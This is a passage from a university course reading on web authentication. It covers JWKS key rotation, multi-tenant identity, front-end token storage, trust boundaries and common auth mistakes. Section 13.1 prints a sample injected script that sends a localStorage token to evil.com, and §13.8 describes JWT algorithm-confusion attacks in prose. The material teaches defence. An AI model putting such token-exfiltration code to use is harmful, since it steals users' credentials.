

A JSON Web Key Set (JWKS, RFC 7517) is a JSON document listing the public keys an authorization server uses to sign tokens. Every OIDC IdP publishes one at a well-known URL — for Auth², it's https://tcss-460-iam.onrender.com/.well-known/jwks.json.
9.2 Key IDs and Rotation¶
Each key in the JWKS has a kid (key ID). The IdP stamps the same kid into the header of every token it signs. When a verifier receives a token, the procedure is:
- Read the
kidfrom the token header. - Look up the matching key in the JWKS document (cached locally).
- Verify the signature with that public key.
This indirection is what makes key rotation painless. To rotate, the IdP publishes a new key alongside the old one — both kids appear in the JWKS for an overlap window. New tokens sign with the new key; old tokens verifying against the old key still work until they expire. After the overlap, the IdP retires the old kid. No verifier redeploy. No coordinated cutover. Resource servers that cache the JWKS just refetch on a cache miss and pick up whatever the IdP publishes.
Compare that to HS256 rotation: every party holding the shared secret has to coordinate the swap simultaneously, and any party still holding the old secret will reject newly-issued tokens. JWKS isn't a cosmetic upgrade — it's what lets a real-world auth system change keys without breaking anything.
10 Multi-Tenant Identity¶
Modern identity providers — Auth², Auth0, Cognito, Okta, Entra — are built around tenants. One IdP deployment serves many independent customer organizations, each with its own users, its own applications, and its own administrative boundary. Understanding how the pieces nest is essential for not getting lost when you start using one.
10.1 Tenants, Audiences, and Users¶


A tenant is an organizational slice inside the IdP — a customer in a SaaS context, a course or department in a workforce context. Tenants partition the things that must be isolated for authorization: roles are scoped to a tenant, OAuth clients are registered inside a tenant, application data lives behind a tenant's audiences. From an authorization standpoint, a tenant is a hard boundary.
Identity is treated differently, and two camps exist in industry. Which one an IdP picks depends on what tenants represent.
Per-tenant identity pools (the SaaS default). Each tenant has its own user store. The same email registered in two tenants creates two distinct user records with separate credentials and separate password resets. This is what Auth0, AWS Cognito user pools, and Okta-as-a-CIAM-product give you out of the box. It is appropriate when tenants are unrelated customer organizations and one tenant must not be able to learn anything about another's user list.
Shared identity with per-tenant membership (the workforce / SSO model). One human has one global account at the IdP; tenants grant access by adding the existing identity as a member. Same person, same credentials, multiple tenant memberships, distinct roles per tenant. This is how Entra ID with B2B guests, Google Workspace, and GitHub-style org permissioning work. It is appropriate when tenants are coordinated slices of one trust domain rather than unrelated organizations.
Auth² uses the shared-identity model. One account row per human, one set of credentials, one password reset that propagates everywhere. Membership in tcss460-sp26 is recorded as a tenant-membership that grants access to that tenant's audiences and assigns a per-tenant role. The pedagogical payoff is "one registration, one JWT, accepted everywhere across the course" — which mirrors what a developer using a workforce IdP experiences day-to-day.
So: identity boundary soft, authorization boundary hard. A user's credentials are global; everything else about how that user shows up inside a tenant — what roles they have, what audiences they can request, what data they see — is tenant-scoped.
Inside a tenant, an audience identifies one application (or one logical API). A tenant has many audiences. An audience belongs to exactly one tenant. The string group-1-api is meaningful only inside the tcss460-sp26 tenant — the same string in another tenant would be a different audience entirely.
A user can belong to one or more tenants. Within each tenant they have a membership that grants access to some subset of that tenant's audiences and carries a per-tenant role. When the user signs in to one of those applications, the IdP issues a token whose aud matches that application and whose iss is the IdP itself.
10.2 Tenant ≠ Audience¶
The single most common confusion when first using a multi-tenant IdP is conflating tenants and audiences. They sit at different levels of the hierarchy:
- A tenant is who owns the authorization boundary — the organization or coordinated group whose roles, clients, and data live together.
- An audience is which app inside that tenant a token is for.
When Auth² issues you a token in Sprint 3, the iss claim points at the IdP itself, the aud claim names the specific group API the token is meant for, and the user behind the token is a member of the tcss460-sp26 tenant. Three independent dimensions, one token.
11 Front-End Auth Concerns¶
Everything to this point has lived on the server side. But a token is useless until a front-end has somewhere to keep it and some way to send it. Front-end credential storage is its own subdiscipline of auth, with no perfect answer — every storage location trades one risk for another.
11.1 Where to Keep the Token¶
Where the FE keeps a token         |  XSS  |  CSRF  |  JS reads it?
───────────────────────────────────┼───────┼────────┼───────────────
localStorage                        │  ☠☠   │   ✓    │   yes
sessionStorage                      │  ☠☠   │   ✓    │   yes
In-memory (React state)             │  ☠    │   ✓    │   yes (this tab only)
Cookie (no flags)                   │  ☠    │   ☠☠   │   yes
Cookie (HttpOnly)                   │  ✓*   │   ☠☠   │   no
Cookie (HttpOnly + SameSite=Lax)    │  ✓*   │   ✓    │   no
Cookie (HttpOnly + SameSite=Strict) │  ✓*   │   ✓    │   no

* Still vulnerable to XSS in the sense that the attacker can
  make authenticated requests on behalf of the user, but cannot
  exfiltrate the token itself.
The matrix has two attack columns:
- XSS — Cross-Site Scripting. Attacker runs JavaScript in your origin (via an injected
<script>, a poisoned dependency, a vulnerable third-party widget). Anything readable by JavaScript can be exfiltrated. - CSRF — Cross-Site Request Forgery. Attacker tricks the user's browser into making a request to your API while it's still authenticated. Cookies are sent automatically; tokens in headers are not. SameSite cookie flags blunt this.
The two threats pull in opposite directions. Tokens in JavaScript-readable storage (localStorage, sessionStorage) are immune to CSRF — JavaScript on evil.com can't read your localStorage on yoursite.com due to the same-origin policy — but they're directly readable by any XSS payload that does manage to run on your origin. Tokens in cookies are sent automatically by the browser, which is convenient but is exactly the property CSRF exploits. There is no "right" answer; there are only trade-offs.
11.2 Mitigations¶
The defenses are well-known:
HttpOnlycookies prevent JavaScript from reading the cookie, eliminating the localStorage exfiltration class of attack.Secureflag ensures the cookie is only sent over HTTPS.SameSite=Lax(orStrict) prevents the cookie from being sent on cross-site requests, blunting most CSRF.- PKCE (Proof Key for Code Exchange) is the OAuth2 mitigation for public clients — single-page apps and mobile apps that cannot keep a client secret. The client generates a one-time code verifier per sign-in flow, hashes it into a code challenge, and only presents the verifier when redeeming the authorization code. An attacker who intercepts the authorization code can't redeem it without the verifier they don't have. Week 7 covers this in depth.
- The BFF pattern mentioned in §3.4 sidesteps the whole front-end-storage question by keeping tokens on the server. The browser holds an opaque session cookie; the BFF holds the OAuth tokens and proxies API calls. The browser never sees the access token at all.
For Sprint 3, your front-end (the Token Playground or your own consumer app in later sprints) keeps tokens in React state — in-memory only. They don't survive a page refresh. This is intentional: you'll exercise the refresh-token flow (§4.6) every time the page reloads, which is exactly what you want when learning the mechanics. Production apps make different choices for different reasons; "in-memory state" is the pedagogically clearest choice while you're learning what the moving parts do.
12 The Trust Boundary¶
Every client/server system has a trust boundary — the line between code you control and code you don't. Understanding where this boundary lies is the single most important security concept in web development, and it sits behind every recommendation in the previous eleven sections.
12.1 Never Trust the Client¶
The client — whether it's a browser, a mobile app, or a command-line tool — is controlled by the user, not by you. Anything the client sends can be fabricated, modified, or replayed. This includes:
- Form data and request bodies — A user can submit any values, regardless of what your form allows.
- HTTP headers — Including the
Authorizationheader. A malicious client can craft any header. - Query parameters and URL paths — A user can type any URL, not just the ones your UI links to.
- Cookies — While HttpOnly cookies can't be read by JavaScript, they can still be sent by a malicious client.
If you've written Java Swing or console applications in TCSS 305, you controlled the entire runtime. In a web application, you only control the server. The client is hostile territory.
12.2 Validate on the Server, Always¶
Client-side validation (e.g., disabling a button in JavaScript, checking input length in the browser) is a user experience feature, not a security feature. It prevents accidental mistakes. It does not prevent deliberate attacks.
Every check that matters for security must happen on the server:
| Check | Client-Side (UX) | Server-Side (Security) |
|---|---|---|
| Required field | Highlight empty field | Return 400 if missing |
| Email format | Red outline on bad format | Validate pattern, check uniqueness |
| Admin-only action | Hide the button | Check role in middleware |
| Password strength | Show strength meter | Enforce minimum requirements |
| File upload size | Show warning | Reject oversized files |
The client-side checks make the experience smoother. The server-side checks keep the system secure. You need both, and the server-side checks are the ones that actually matter.
12.3 Why Client-Side "Security" Isn't Security¶
Consider a web application that hides the "Delete User" button from non-admin users using JavaScript. An attacker can:
- Open browser developer tools and make the button visible.
- Or skip the UI entirely and send the HTTP request directly:
If the server doesn't check the role, the user gets deleted. The JavaScript "protection" was an illusion. The browser is just one of many tools that can send HTTP requests — curl, Postman, or a script can send any request to any endpoint.
The only code that protects your system is the code running on your server.
13 Common Auth Mistakes¶
Security is hard because a system is only as strong as its weakest point. Here are the mistakes that cause the most real-world breaches.
13.1 Storing Tokens in localStorage¶
The browser's localStorage is accessible to any JavaScript running on the page. If your application has a Cross-Site Scripting (XSS) vulnerability — where an attacker injects malicious JavaScript — that script can read every token in localStorage and send them to the attacker's server.
// An attacker's injected script
fetch("https://evil.com/steal?token=" + localStorage.getItem("auth_token"));
The safer alternative is HttpOnly cookies — cookies that JavaScript cannot read. They're sent automatically with each request and are invisible to client-side scripts. This doesn't eliminate all risks, but it removes the most common token theft vector.
13.2 Missing or Excessive Token Expiry¶
A JWT that never expires is a permanent skeleton key. If it's ever stolen, the attacker has indefinite access. On the other hand, a token that expires every 30 seconds creates a terrible user experience with constant re-authentication.
Common patterns:
| Token Type | Typical Lifetime | Purpose |
|---|---|---|
| Access token | 15-60 minutes | Short-lived, used for API requests |
| Refresh token | 7-30 days | Long-lived, used only to get new access tokens |
The refresh token pattern (§4.6) gives you the best of both worlds: short-lived access tokens limit the damage window if one is stolen, while refresh tokens keep the user logged in without re-entering credentials.
13.3 No HTTPS¶
Without HTTPS (TLS encryption), every request travels in plain text. Anyone on the same network — a coffee shop's Wi-Fi, a compromised router, a malicious ISP — can read the full request, including:
- Passwords submitted in login forms
- JWT tokens in the
Authorizationheader - Session cookies
- All request and response bodies
HTTPS is not optional for any application that handles authentication. Modern browsers warn users about non-HTTPS sites, and services like Let's Encrypt provide free TLS certificates.
13.4 Overly Broad Roles¶
The principle of least privilege says that every user should have the minimum permissions needed to do their job. A system with only two roles — "user" and "admin" where admin can do everything — is fragile:
- A customer support agent who only needs to view accounts gets full admin access.
- A content moderator who only needs to flag posts can also delete users.
- One compromised admin account gives the attacker total control.
Design roles that match actual job functions. It's better to have five specific roles than one overpowered "admin" role.
13.5 Not Validating JWT Signatures¶
A JWT is only trustworthy if you verify its signature. If your server accepts a token without checking the signature, an attacker can forge tokens with any claims they want:
Always use a well-maintained JWT library, and verify signatures against a key you trust — not just any key the token's header tells you to use.
13.6 Leaking Information in Error Messages¶
When a login fails, the error message matters. Compare these two responses:
- Bad: "No account found with that email address." / "Incorrect password."
- Good: "Invalid email or password."
The first approach tells an attacker which half of the credential pair they got right. If they know the email exists, they can focus on password guessing. The second approach reveals nothing about which part was wrong.
13.7 Skipping Audience or Issuer Validation¶
A signed token is valid. That doesn't mean it was meant for you. The confused-deputy attack from §4.5 lives here: an attacker holds a token issued by your IdP for some other API and replays it against yours. The signature checks out. The expiry is fine. If your verifier doesn't pin the expected aud and iss, that token sails through.
Every JWT verification call must:
- Pin a specific
audvalue — the one that identifies this API. - Pin a specific
issvalue — the URL of the IdP you trust, exactly as it appears in tokens (no trailing slash mismatches).
Most JWT libraries take these as required parameters. Use them. Don't fall back on "well, the signature was valid."
13.8 Algorithm Confusion¶
Two related attacks exploit verifiers that don't pin the signing algorithm:
alg: none — A JWT header declaring "alg": "none" says "this token has no signature." A poorly-implemented verifier accepts the token as valid without any signature check at all. The attacker can forge any claims they like.
RS256 → HS256 key confusion — A more subtle variant. An RS256 token is signed with a private key and verified with a public key (which is, by design, public). An attacker takes the IdP's public key and uses it as if it were an HMAC secret to sign a forged HS256 token. If the verifier accepts whatever algorithm the token's header advertises, it will use the public key as the HMAC secret, recompute the same HMAC the attacker did, and conclude the signature is valid.
Both attacks have the same fix: pin the algorithm at verification time. Tell your library algorithms: ['RS256'] (or whatever you actually use) and never let the token's own header dictate the algorithm. Trusting the alg claim in an unvalidated header is letting the attacker pick the lock for you.
14 Summary¶
| Concept | Key Point |
|---|---|
| Authentication | Verifying identity — who are you? |
| Authorization | Checking permissions — what can you do? |
| Hashing | One-way transformation; never store plain text passwords |
| Salting | Random per-user prefix; defeats rainbow tables |
| bcrypt | Intentionally slow hashing; makes brute force infeasible |
| Sessions | Server stores state; easy to revoke; hard to scale |
| Tokens | Client carries state; easy to scale; hard to revoke |
| Hybrid (BFF, cookie-wrapped) | Tokens kept server-side; browser holds an opaque cookie |
| JWT | header.payload.signature; signed, not encrypted |
| JWT Claims | Standardized fields (sub, exp, iss, aud) plus custom data |
Audience (aud) |
Names the API a token is for; verifier must pin it |
Issuer (iss) |
Names the IdP that minted the token; verifier must pin it |
| Refresh tokens | Long-lived; rotation makes theft detectable via family revoke |
| RBAC | Group permissions into roles; check roles in middleware |
| IdP / app split | IdP owns identity (sub); your app owns app-specific data |
| OAuth2 | Delegation framework; user grants client limited access without password |
| OIDC | Identity layer on OAuth2; adds ID token + userinfo + discovery |
| HS256 vs RS256 | HS256 = shared secret (1 leak point); RS256 = keypair (private stays at IdP) |
| JWKS | Public key distribution at /.well-known/jwks.json; enables rotation |
| Tenants | Hard isolation boundary inside the IdP; tenant ≠ audience |
| Trust Boundary | Never trust the client; all security checks on the server |
| 401 vs. 403 | 401 = "who are you?"; 403 = "you can't do that" |
| localStorage risk | Vulnerable to XSS; prefer HttpOnly cookies or in-memory state |
| Token expiry | Short-lived access tokens + long-lived refresh tokens |
| HTTPS | Required, not optional; tokens in plain text = stolen tokens |
| Least privilege | Give each role only the permissions it needs |
| Pin the algorithm | Always specify algorithms: ['RS256']; never trust the alg header |
15 References¶
This reading draws from the following sources:
Standards & Specifications:
- RFC 7519 — JSON Web Token (JWT) — Jones, M., Bradley, J., & Sakimura, N. (2015). The formal specification for JWT structure, claims, and validation.
- RFC 7517 — JSON Web Key (JWK) — Jones, M. (2015). Defines the JWKS format used to publish public verification keys.
- RFC 6749 — The OAuth 2.0 Authorization Framework — Hardt, D. (2012). The core OAuth2 spec — roles, grant flows, tokens.
- RFC 8414 — OAuth 2.0 Authorization Server Metadata — Jones, M., Sakimura, N., & Bradley, J. (2018). The discovery document format used at
/.well-known/oauth-authorization-serverand/.well-known/openid-configuration. - OpenID Connect Core 1.0 — Sakimura, N. et al. (2014). The OIDC layer on top of OAuth2 — ID token, userinfo, standard claims.
Password Hashing Research:
- Provos, N. & Mazieres, D. (1999). A Future-Adaptable Password Scheme. Proceedings of the USENIX Annual Technical Conference.
- Biryukov, A., Dinu, D., & Khovratovich, D. (2016). Argon2: the memory-hard function for password hashing and other applications. https://www.password-hashing.net/argon2-specs.pdf
- Percival, C. (2009). Stronger Key Derivation via Sequential Memory-Hard Functions. https://www.tarsnap.com/scrypt/scrypt.pdf
Security Standards & Guidelines:
- OWASP Top Ten (2021) — The Open Web Application Security Project's list of the most critical web application security risks. Broken access control ranked #1.
- OWASP API Security Top 10 (2023) — The API-specific cousin of the main Top 10. Several entries (broken authentication, broken function-level authorization, server-side request forgery) map directly onto material in this reading.
- OWASP Authentication Cheat Sheet — Best practices for implementing authentication.
- OWASP Password Storage Cheat Sheet — Hashing, salting, and algorithm recommendations.
- OWASP JSON Web Token Cheat Sheet — JWT-specific security guidance, including the algorithm-confusion attacks covered in §13.8.
Technical Documentation:
- MDN Web Docs — HTTP Authentication — Overview of HTTP authentication schemes.
- MDN Web Docs — HTTP Cookies — Cookie mechanics, HttpOnly, Secure, SameSite attributes.
- jwt.io — Interactive JWT decoder and debugger by Auth0.
Incident References:
- Krebs, B. (2019). Facebook stored hundreds of millions of user passwords in plain text for years. Krebs on Security. https://krebsonsecurity.com/2019/03/facebook-stored-hundreds-of-millions-of-user-passwords-in-plain-text-for-years/
- LinkedIn. (2012). An update on LinkedIn member passwords compromised. LinkedIn Official Blog.
16 Further Reading¶
External Resources
- Auth0 — Introduction to JSON Web Tokens — Concise visual walkthrough of JWT structure and use cases.
- Auth0 — A Look at The Draft for JWT Best Current Practices — Practical guidance distilled from RFC 8725, including the algorithm-confusion attacks.
- OWASP — Testing for Broken Access Control — How to test whether your authorization logic actually works.
- Computerphile — Hashing Algorithms and Security (YouTube) — Accessible video explanation of why hashing matters.
- How bcrypt Works (NordPass) — Visual explanation of bcrypt's design and cost factor.
- The OAuth 2.0 Bible (Alex Bilbie) — Detailed walkthrough of OAuth2 grant types, useful preparation for the Week 7 OAuth reading.
- OAuth 2 Simplified (Aaron Parecki) — A short, plain-English tour of the OAuth2 protocol from one of the spec's editors.
- OpenID Connect Explained in Plain English (Connect2id) — A friendly, example-driven introduction to OIDC layered on OAuth2.
This reading is part of TCSS 460 — Client/Server Programming, School of Engineering and Technology, University of Washington Tacoma.